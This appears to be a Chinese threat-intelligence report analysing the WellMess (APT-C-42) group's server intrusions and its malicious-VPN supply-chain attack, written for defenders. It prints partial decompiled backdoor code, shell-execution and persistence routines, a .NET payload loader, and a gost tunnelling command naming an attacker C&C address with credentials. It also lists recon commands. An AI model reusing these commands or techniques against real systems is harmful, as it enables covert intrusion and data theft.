被低估的混乱军团 -WellMess(APT-C-42)组织网络渗透和供应链攻击行动揭秘

原创 高级威胁研究院 360威胁情报中心 5天前

WellMess组织是一个一直未被业界认定的APT组织，多方面数据显示该组织在2017至2019年间的攻击活动开始频繁活跃，其中日本互联网应急响应中心于2018年曾报道过该组织的相关攻击活动，但并未将其归属为APT组织。

在2019年，360高级威胁研究院捕获发现了WellMess组织一系列的APT攻击活动，这一系列的攻击活动最早开始于2017年12月，一直持续到2019年12月。在对WellMess组织的攻击研判过程中，我们确定这是一个具备自身独特攻击特点和精密攻击技战术的APT组织，为其分配了APT-C-42的专属APT组织编号。

根据该组织攻击活动的轨迹，我们将其攻击活动划分为WellServ和WellVpn两次攻击行动。

- WellServ行动主要是攻击目标的服务器，以长期持续控制和内网渗透为目的。
- WellVpn行动主要是针对网络基础服务供应商技术人员的定向攻击，以恶意VPN服务社工钓鱼作为切入点进行供应链攻击。

◇ WellMess组织的攻击特点 ◇


WellMess组织的命名源于其工具代码中一个核心函数名，经过分析其功能原本的全称含义可能为“Welcome Message”。从另一个角度看这个命名，还有一些有趣的地方，“Mess”单词译意为混乱，这个函数名表面也许是来自攻击者表达的欢迎信息，而反面也可以理解为攻击者要制造彻底的混乱。

WellMess组织的攻击具备以下特点：

- 发起的都是针对性极强的定向攻击，对目标进行了较长时间的控制
- 攻击前期进行了周密的筹划，针对目标和关联目标发动了供应链攻击行动
- 擅长使用GO语言构建攻击武器，具备Windows和Linux双平台攻击能力

◇ WellMess组织的技战术过程 ◇

对WellMess组织的攻击行为进行研究后，我们借鉴ATT&CK描叙了其完整的技战术过程。



WellMsess的攻击技战术过程分为供应链攻击、边界入侵和内网后渗透三个阶段。

- 供应链入侵阶段

该组织通过架设恶意VPN服务器的方式进行钓鱼攻击，用社会工程学的方式诱导目标连接恶意VPN服务器，达到远程植入木马后门的效果。

- 边界入侵阶段

该组织对多个目标实施了网络攻击，部分攻击是通过安全漏洞入侵目标网络的服务器，同时疑似通过失陷供应商的信任关系，获取账户密码接入目标网络边界服务（如VPN、邮件服务等）。

- 内网后渗透阶段

该组织在攻陷目标机器之后，会安装专属的后门程序，控制目标机器进行信息搜集和横向移动，同时为了行动的方便也会建立代理跳板隧道方便内网渗透。


◇ WellServ行动 ◇

1. 受影响情况

该次行动最早发现于2017年12月，目标为某机构的服务器。而后该组织的攻击目标开始转向某网络基础服务提供商，直至2019年12月仍控制一台相关机构的服务器。WellMess组织针对攻击目标有长期的攻击行为，对于重点目标会利用后门进行长时间的远程shell操作，进行各类网络渗透攻击。

2. 攻击技战术分析

该组织针对攻击目标进行了复杂的网络渗透，我们通过日志对其攻击流程进行了部分还原：



后门与持久化

在通过对公网服务器的攻击并取得一定权限后，下发并启动WellMess专用后门，用于维持shell权限，后门会定时反向连接C&C，通过远程控制命令完成操作。由于该后门的主要目标为服务器系统，考虑到服务器很少重启，所以其自身没有内置设计持久化功能。后门的持久化，往往通过攻击组件为其添加计划任务，或者通过远程桌面操作手动添加以及AD域策略下发等方式。

信息收集

在信息收集方面，主要利用系统自带工具收集本地信息，包括systeminfo、ipconfig、WMIC等。还会使用第三方工具收集，如LaZagne Project、mimikatz收集密码，使用ADFIND收集域相关信息。

内网端口转发

在内网渗透过程中，可能会存在网络访问限制，攻击者通过端口转发来穿透内网，搭建跳板机对其他内网主机进行扫描和进一步的攻击。WellMess在渗透过程中采用了一个名为gost的开源工具，通过它实现加密隧道传输。

如相关工具日志中最常出现的一条命令：

```
-L=rtcp://:10826/192.168.0.250:49645
-F=socks5://HfsUYXXSXTp79Z:W4Ex15kbtinrDMpQWJfxQKHbxLwRr7@103[.]253[.]41[.]102:8673
```

其含义为: 将原103[.]253[.]41[.]102这个C&C的8673端口数据，通过socks5代理链转发到本地192.168.0.250的49645端口。攻击者访问C&C的8673端口，通过加密隧道，相当于直接访问目标机器的49625端口。

横向移动

我们从日志中发现，攻击者有利用powershell访问其他机器的IPC$资源，以及利用远程桌面登陆到不同主机的行为，说明内网多台机器遭受了横向移动攻击。

3. 攻击组件分析

落地的攻击组件主要分为三种，一种是后门组件，另外一种是后门注册持久化工具，还有第三方渗透测试工具。

分类数量	命名
后门组件**3**例	WellMess_Hello WellMess_Botlib WellMess_Net
持久化组件**1**例	WellMess_Task
第三方工具**4**例	Gost mimikatz LaZagne Project ADFIND


后门组件

在发现的后门组件中，不同的中招目标几乎没有找到相同MD5的后门，但是大部分样本间都能找到相似的特征。其中主要归类为两种，Windows和Linux上共用的GO版本，以及Windows上专有的.Net版本。由于GO类型后门较大，在捕捉的样本中，部分样本加有UPX壳。

GO类型后门

GO类型后门拥有很强的跨平台能力，只要一套源码上进行更改就可以同时在多个平台使用。该类后门也有两种，一种是未封装的版本，一种是封装成botlib类的版本。

未封装的版本我们命名为WellMess_Hello，其主要功能简单，主要是作为渗透过程中的一个shell驻留。主要功能函数如下：



首先收集本地用户名、IP信息并连接成字符串，然后计算MD5 hash作为用户ID发送给远程服务器。

控制端收到后会响应请求，后门解析回传的信息并提取出tar字段的内容，然后执行解析出来的shell。

```
sub     rsp, 0D8h
mov     [rsp+0D8h+var_8], rbp
lea     rbp, [rsp+0D8h+var_8]
lea     rax, aSSPTarSHttpVer ; "@[^\\s]+?\\s(?P<tar>.*?)\\s
mov     [rsp+0D8h+_r1.array], rax
mov     [rsp+0D8h+_r1.len], 1Ah
call    regexp_MustCompile
mov     rax, [rsp+0D8h+_r1.cap]
mov     [rsp+0D8h+re_2], rax
mov     [rsp+0D8h+_r1.array], rax ; _r1
mov     rcx, [rsp+0D8h+script.str]
mov     [rsp+0D8h+_r1.len], rcx
mov     rdx, [rsp+0D8h+script.len] ; s
mov     [rsp+0D8h+_r1.cap], rdx
call    regexp___Regexp__FindStringSubmatch
```


```
mov     rbp, [rbp+0]
mov     [rsp+0D8h+var_18], rax
mov     [rsp+0D8h+var_10], rcx
lea     rax, unk_6C4D85 ; /bin/sh
mov     [rsp+0D8h+_r1.array], rax ; arg
mov     [rsp+0D8h+_r1.len], 7
lea     rax, [rsp+0D8h+data.len]
mov     [rsp+0D8h+_r1.cap], rax
mov     [rsp+0D8h+var_C0], 2
mov     [rsp+0D8h+var_B8.tab], 2
call    os_exec_Command
mov     rax, [rsp+0D8h+var_B8.data]
mov     [rsp+0D8h+_r1.array], rax
call    os_exec___Cmd__Run
```

通信过程中采用HTTPS，C&C为25端口。设置为邮件服务的常用端口可以突破防火墙限制。

```
mov     [rsp+258h+certPEMBlock.array], rax ; pemCerts
mov     rcx, cs:main_caFile.array
mov     rdx, cs:main_caFile.cap
mov     rbx, cs:main_caFile.len
mov     [rsp+258h+certPEMBlock.len], rcx
mov     [rsp+258h+certPEMBlock.cap], rbx
mov     [rsp+258h+keyPEMBlock.array], rdx
call    crypto_x509___CertPool__AppendCertsFromPEM
lea     rax, unk_69B6E0
mov     [rsp+258h+certPEMBlock.array], rax
call    runtime_newobject
mov     rax, [rsp+258h+certPEMBlock.len]
```

封装成Botlib类的后门我们命名为WellMess_Botlib。WellMess_Botlib可以看作是WellMess_Hello的升级版，在其基础上添加了更多的远程控制命令并在通信过程中做了数据加密。


Botlib类的GO后门主要有Windows版和Linux版，这两种后门实际是相似的，通过还原GO的符号，可以发现其核心函数类似且都在botlib库下面。如下图，左侧为Windows版右侧为Linux版：




后门的核心功能为上传下载文件和远程shell，尽管样本很大，但并没有使用一些特殊的技术。在启动后，会和C&C交换数据，根据C&C的命令完成不同操作。在和C&C交互过程中的核心参数为Service参数，其控制整个后门的核心功能，字段含义如下：

Service 参数	功能
p	初始化AES密钥
u	修改User-Agent头
m	设置数据包长度限制
hi	设置运行周期
fu	下载文件
fd	上传文件
其他	执行shell命令

触发命令' Fu'时，直接进行下载操作



触发命令' Fd'时，直接读取后上传



如果其他参数没有匹配到，则会执行命令行

```
loc_621CE8:
lea     rdi, [rsp+330h+var_188]
lea     rsi, botlib_statictmp_84
mov     [rsp+330h+var_340], rbp
lea     rbp, [rsp+330h+var_340]
call    sub_4551C4
mov     rbp, [rbp+0]
mov     rax, [rsp+330h+arg.ptr]
mov     [rsp+330h+var_178], rax
mov     rax, [rsp+330h+arg.len]
mov     [rsp+330h+var_170], rax
lea     rax, unk_6B6F72 ; cmd.exe
mov     qword ptr [rsp+330h+var_330], rax
mov     qword ptr [rsp+330h+var_330+8], 7
lea     rax, [rsp+330h+var_188]
mov     qword ptr [rsp+330h+var_330+10h], rax
mov     [rsp+330h+var_318], 2
mov     qword ptr [rsp+330h+_r3], 2
call    os_exec_Command
mov     rax, qword ptr [rsp+330h+_r3+8]
jmp     loc_621734
```

```
loc_621DAE:
lea     rdi, [rsp+330h+var_168]
lea     rsi, botlib_statictmp_81
mov     [rsp+330h+var_340], rbp
lea     rbp, [rsp+330h+var_340]
call    sub_4551C4
mov     rbp, [rbp+0]
mov     rax, [rsp+330h+arg.ptr]
mov     [rsp+330h+var_158], rax
mov     rax, [rsp+330h+arg.len]
mov     [rsp+330h+var_150], rax
lea     rax, unk_6B6D81 ; /bin/sh
mov     qword ptr [rsp+330h+var_330], rax
mov     qword ptr [rsp+330h+var_330+8], 7
lea     rax, [rsp+330h+var_168]
mov     qword ptr [rsp+330h+var_330+10h], ra
mov     [rsp+330h+var_318], 2
mov     qword ptr [rsp+330h+_r3], 2
call    os_exec_Command
mov     rax, qword ptr [rsp+330h+_r3+8]
jmp     loc_621734
```

在样本的编码中可以看出针对的语言涉及中文、日文、韩文，可以推断这类样本主要针对东亚地区。

```
golang_org_x_text_encoding_japanese_eucJPDecoder_Transform
golang_org_x_text_encoding_japanese_iso2022JPNewDecoder
golang_org_x_text_encoding_japanese___iso2022JPDecoder__Reset
golang_org_x_text_encoding_japanese___iso2022JPDecoder__Transform
golang_org_x_text_encoding_japanese_shiftJISDecoder_Transform
golang_org_x_text_encoding_japanese___eucJPDecoder__Reset
golang_org_x_text_encoding_japanese___eucJPDecoder__Transform
golang_org_x_text_encoding_japanese_eucJPDecoder_Reset
golang_org_x_text_encoding_japanese___shiftJISDecoder__Reset
golang_org_x_text_encoding_japanese___shiftJISDecoder__Transform
golang_org_x_text_encoding_japanese_shiftJISDecoder_Reset
golang_org_x_text_encoding_korean_eucKRDecoder_Transform
golang_org_x_text_encoding_korean___eucKRDecoder__Reset
golang_org_x_text_encoding_korean___eucKRDecoder__Transform
golang_org_x_text_encoding_korean_eucKRDecoder_Reset
golang_org_x_text_encoding_simplifiedchinese_gbkDecoder_Transform
golang_org_x_text_encoding_simplifiedchinese_hzGB2312NewDecoder
golang_org_x_text_encoding_simplifiedchinese___hzGB2312Decoder__Reset
golang_org_x_text_encoding_simplifiedchinese___hzGB2312Decoder__Transform
golang_org_x_text_encoding_simplifiedchinese___gbkDecoder__Reset
golang_org_x_text_encoding_simplifiedchinese___gbkDecoder__Transform
golang_org_x_text_encoding_simplifiedchinese_gbkDecoder_Reset
golang_org_x_text_encoding_traditionalchinese_big5Decoder_Transform
golang_org_x_text_encoding_traditionalchinese___big5Decoder__Reset
golang_org_x_text_encoding_traditionalchinese___big5Decoder__Transform
golang_org_x_text_encoding_traditionalchinese_big5Decoder_Reset
```

.Net 类型后门

.Net版本的后门我们命名为WellMess_Net。WellMess_Net外层是个loader，实际功能为利用RC6解码代码中的buffer为一个PE，并在新的域内调用。

```
byte[] encData = Convert.FromBase64String(SSL.FromNormalToBase64(text));
byte[] array = Expand.Decrypt(encData, SSL.FromNormalToBase64(text2));
if (array.Length > 10)
{
    AppDomainSetup info = new AppDomainSetup();
    AppDomain appDomain = AppDomain.CreateDomain("NetDomain", null, info);
    Type typeFromHandle = typeof(Proxy);
    Proxy proxy = (Proxy)appDomain.CreateInstanceAndUnwrap(typeFromHandle.Assembly.FullName, typeFromHandle.FullName);
    proxy.isInit = parameters.isInit;
    proxy.hash = parameters.hash;
    proxy.skey = parameters.skey;
    proxy.healthTime = parameters.healthTime;
    proxy.userAgent = parameters.userAgent;
    proxy.mps = parameters.mps;
    proxy.interval = parameters.interval;
    proxy.GetAssembly(array);
    parameters.hash = proxy.hash;
    parameters.complete = proxy.complete;
    parameters.skey = proxy.skey;
```

```
DC 00 00 00 00 00 00 00 CC 53 95 6D 28 6F 25 54 DD 76 58 88 00 00 00 00 00 00 00 00 C8 A3 1D 00 FF  .........S.m(oT%T.vX.............
2D 07 00 00 00 B0 00 00 00 00 00 00 00 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00  .-..........MZ..................
AE 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...@............................
BF 00 00 00 00 00 00 80 00 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72  ..............!..L.!This progr
90 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A  am cannot be run in DOS mode....
```

新解密的代码也是WellMess后门，核心控制功能依旧为上传下载文件和远程shell。通过分析发现大量功能函数和WellMess_Botlib相同，可以说WellMess_Net实际上就是WellMess_Botlib在.Net平台上的重写。在BotChat类的UDFile函数执行上传下载操作，Command函数执行命令行，同时WellMess_Net还支持执行powershell脚本


```
processStartInfo.UseShellExecute = false;
processStartInfo.RedirectStandardOutput = true;
processStartInfo.FileName = text;
if (text == "powershellScript")
{
    s = BotChat.Pshell(text2);
}
else
{
    if (!string.IsNullOrEmpty(text2))
    {
        if (text == "cmd.exe")
        {
            processStartInfo.Arguments = "/c " + text2;
        }
        else
        {
            processStartInfo.Arguments = text2;
        }
    }
    process.StartInfo = processStartInfo;
    process.Start();
    if (string.IsNullOrEmpty(value))
    {
        s = process.StandardOutput.ReadToEnd();
        process.WaitForExit();
    }
}
```

后门加密算法分析

在通信上会采用RC6、AES、RSA进行加密.

RC6算法应用于WellMess_Botlib、WellMess_Net 中的通信过程同时也在WellMess_Net中用于解码出后门dll。RC6是所有通信最外层的加密，任何cookie和数据包在最外层都要经过RC6处理后进行base64然后做字符串替换混淆，最后进行通信传输。

```
while ( 1 )
{
  i = v11;
  A = v4;
  v_2 = v9;
  v = v10;
  if ( v11 > 20 )
    break;
  v12 = v8->servertype;
  if ( v12 )
  {
    if ( v12 == 1 )
    {
      t = (v9 * (2 * v9 + 1) >> 27) | 32 * v9 * (2 * v9 + 1);
      v13 = (v10 * (2 * v10 + 1) >> 27) | 32 * v10 * (2 * v10 + 1);
      v14 = (32 - (v13 & 0x1F) < 0x20 ? (t ^ v4) >> (32 - (v13 & 0x1F)) : 0) | ((t ^ v4) << v13);
      if ( (2 * v11) >= 0x2C )
        runtime_panicindex();
      v15 = v14 + v8->rk[2 * v11];
      v16 = ((v6 ^ v13) << t) | (32 - (t & 0x1F) < 0x20 ? (v6 ^ v13) >> (32 - (t & 0x1F)) : 0);
      if ( (2 * v11 + 1) >= 0x2C )
        runtime_panicindex();
      v17 = v16 + v8->rk[2 * v11 + 1];
    }
    else
    {
      v15 = v4;
      v17 = v6;
    }
  }
```

AES算法应用于WellMess_Botlib和WellMess_Net中的通信过程,采用CBC模式，这个是通信数据的核心加密算法，如果拿不到AES密钥，核心的C&C控制命令以及文件传输信息就无法获取。

RSA主要用于加密AES密钥、AES初始向量和收集到的本地信息。在通信最开始阶段，通过RSA本地公钥加密随机的AES密钥和IV，并发送给C&C。同时还会发送本地收集信息以及利用这些信息制作的HASH用于识别中招机器。

```
v4.array = data.array;
*&v4.len = __PAIR__(data.cap, v3);
crypto_rsa_EncryptPKCS1v15(crypto_rand_Reader, publicKeyXml, v4, v14, v15);
v5 = v16;
if ( v16 )
{
  if ( v16 )
    v5 = *(v16 + 4);
  a.array = v5;
  a.len = v17;
  ST00_12_7.array = &a;
  *&ST00_12_7.len = 4294967297LL;
```

持久化组件

我们将该组织的持久化组件命名为WellMess_Task。持久化组件的主要功能为：利用XML文件注册计划任务，为后门添加自启动，主要攻击目标是服务器系统。

```
v14 = v13->NewTask(ppv, 0, &v34);
v23.cyVal.Hi = ppv;
ppv->lpVtbl->Release(ppv);
if ( v14 < 0 )
{
  v23.cyVal.Hi = v35;
  v35->lpVtbl->Release(v35);
  CoUninitialize();
  return 0;
}
if ( *(v1 + 5) >= 8u )
  v1 = *v1;
v23.cyVal.int64 = __PAIR__(v1, v34);
v34->lpVtbl->put_XmlText(v34, v1);
v32 = 0;
v30.vt = 8;
v30.lVal = SysAllocString(&psz);
if ( !v30.lVal )
  sub_4077A0(0x8007000E);
v37 = 6;
```

第三方工具

WellMess组织除了自己研发的工具，还使用了如下第三方工具进行后渗透攻击活动，对应功能如下：

名称	功能
Gost	端口转发
mimikatz	读取本地密码
LaZagne Project	读取本地密码
ADFIND	查询域信息


◇ WellVpn行动 ◇

1. 受影响情况

该次行动2019年8月-2019年9月期间，攻击目标为某网络基础服务提供商公司，该公司的产品是各机构广泛使用的网络基础服务系统。

2. 攻击技战术分析

某流行VPN产品的客户端升级程序存在安全漏洞，攻击者通过架设恶意的VPN服务器，通过社会工程学方式诱使该公司产品技术人员登陆，当技术人员使用存在漏洞的VPN 客户端连接恶意的VPN服务器时，将自动下载恶意的更新包并执行。攻击者下发的恶意程序是该组织的专属下载者程序WellMess_Downloader，下载并植入的最终的后门是WellMess_Botlib。整体攻击流程如下图所示：



3. VPN客户端漏洞分析

VPN客户端在连接VPN服务器过程中有个预配置行为，客户端启动后的一个线程是升级功能，方法是通过传递命令行参数启动升级程序，升级程序会向目标服务器获取更新程序下载执行，该功能优先于登陆操作。

```
strcpy(Dst + 4, "0123456789abcdef");
hHandle = (HANDLE)beginthreadex(0, 0, R_ControlUpdateProc, Dst, 0, 0);
if ( !hHandle )
{
  sub_48C550("start ControlUpdateProc failed", v4);
  SendMessageA(hWnd, 0x7E9u, 0, 0);
  return 0;
}
```

在构造命令行命令时，升级程序的地址使用的是待连接的VPN服务器IP而不是VPN官方服务器。

```
sprintf(
  *(char **)a10,
  "%u&%u %u %u %s %s %s \"%s\" \"%s\" %s",
  (unsigned __int16)a1,
  (unsigned __int16)a1,
  a2,
  a3,
  IP_ADDR,                                  // VPN private server addr
  a5,
  a6,
  a7,
  a8,
  "DIRECT");
```

VPN客户端在升级软件下载过程中，只比对了本地和目标服务器上的XML配置文件中的版本号，未校验下载的可执行文件是否带有签名。因此攻击者可以通过架设恶意VPN服务器的方式进行钓鱼攻击，用社会工程学的方式欺骗目标连接恶意的VPN服务器，达到远程植入木马后门的效果。

360已经将安全漏洞报告给相关VPN厂商，官方已经对漏洞进行了修复。

4. 后门组件分析

此次攻击行动的后门组件主要分为两类，是WellMess专属的下载者和WellMess专属的最新版本后门程序。

命名	描述
WellMess_Downloader	伪装为 VPN 客户端升级组件的下载者后门
新版 WellMess_Botlib	下发的最新版本的 WellMess_Botlib 后门

Wellmess_Downloader

WellMess下载者伪装的VPN组件在升级启动后首先会清理vpn的日志。

```
sub_401C10(&v4, (int)&lpMem, L"\\       r\\SSL\\Log\\");
r_DeleteFile(v4, v5, v6, v7, v8, v9);
sub_401C10(&v4, (int)&lpMem, L"\\       r\\SSL\\Dump\\");
r_DeleteFile(v4, v5, v6, v7, v8, v9);
result = v12;
```

然后搜集系统信息上传，包含计算机内的配置信息和敏感目录等信息：

cmd 命令行
systeminfo
ipconfig.exe /all
set
net user
hostname
net user /domain
net group /domain
tasklist.exe /V
whoami /all

```
db '----------Documents directory----------',0Dh,0Ah,0
db '\*',0               ; DATA XREF: sub_406680+D0to
                        ; sub_406680+184to ...
align 4
db 0Dh,0Ah              ; DATA XREF: sub_406680+148to
db '----------Desktop directory----------',0Dh,0Ah,0
align 4
ile[]
db 'USERPROFILE',0      ; DATA XREF: sub_406680:loc_406869to
db 0Dh,0Ah              ; DATA XREF: sub_406680+215to
db '----------All usres directory----------',0Dh,0Ah,0
```

值得注意的是在攻击组件利用计划任务实现持久化的过程中，首先会判断是否具有管理员权限。由于VPN客户端在升级更新过程中，会开启自己的提权服务，当升级过程中是普通权限时，会调用**PromoteService自动提权，因此后门组件无需再次提权。

```
if ( CoInitializeEx(0, 0) < 0 )
  return 0;
v1 = CoInitializeSecurity(0, -1, 0, 0, 6u, 3u, 0, 0, 0);
if ( v1 < 0 && v1 != -2147417831 || (ppv = 0, CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv) < 0) )
                                        // {0f87369f-a4e5-4cfc-bd3e-73e6154572dd}
                                        // {2faba4c7-4da9-4013-9697-20cc3fd40f85}
{
ABEL_7:
  CoUninitialize();
  return 0;
}
```

伪装的VPN升级组件会通过HTTP下载并执行最新版本的WellMess_Botlib后门

```
if ( !HttpQueryInfoA(v9, 0x13u, &Buffer, &dwBufferLength, &dwIndex)
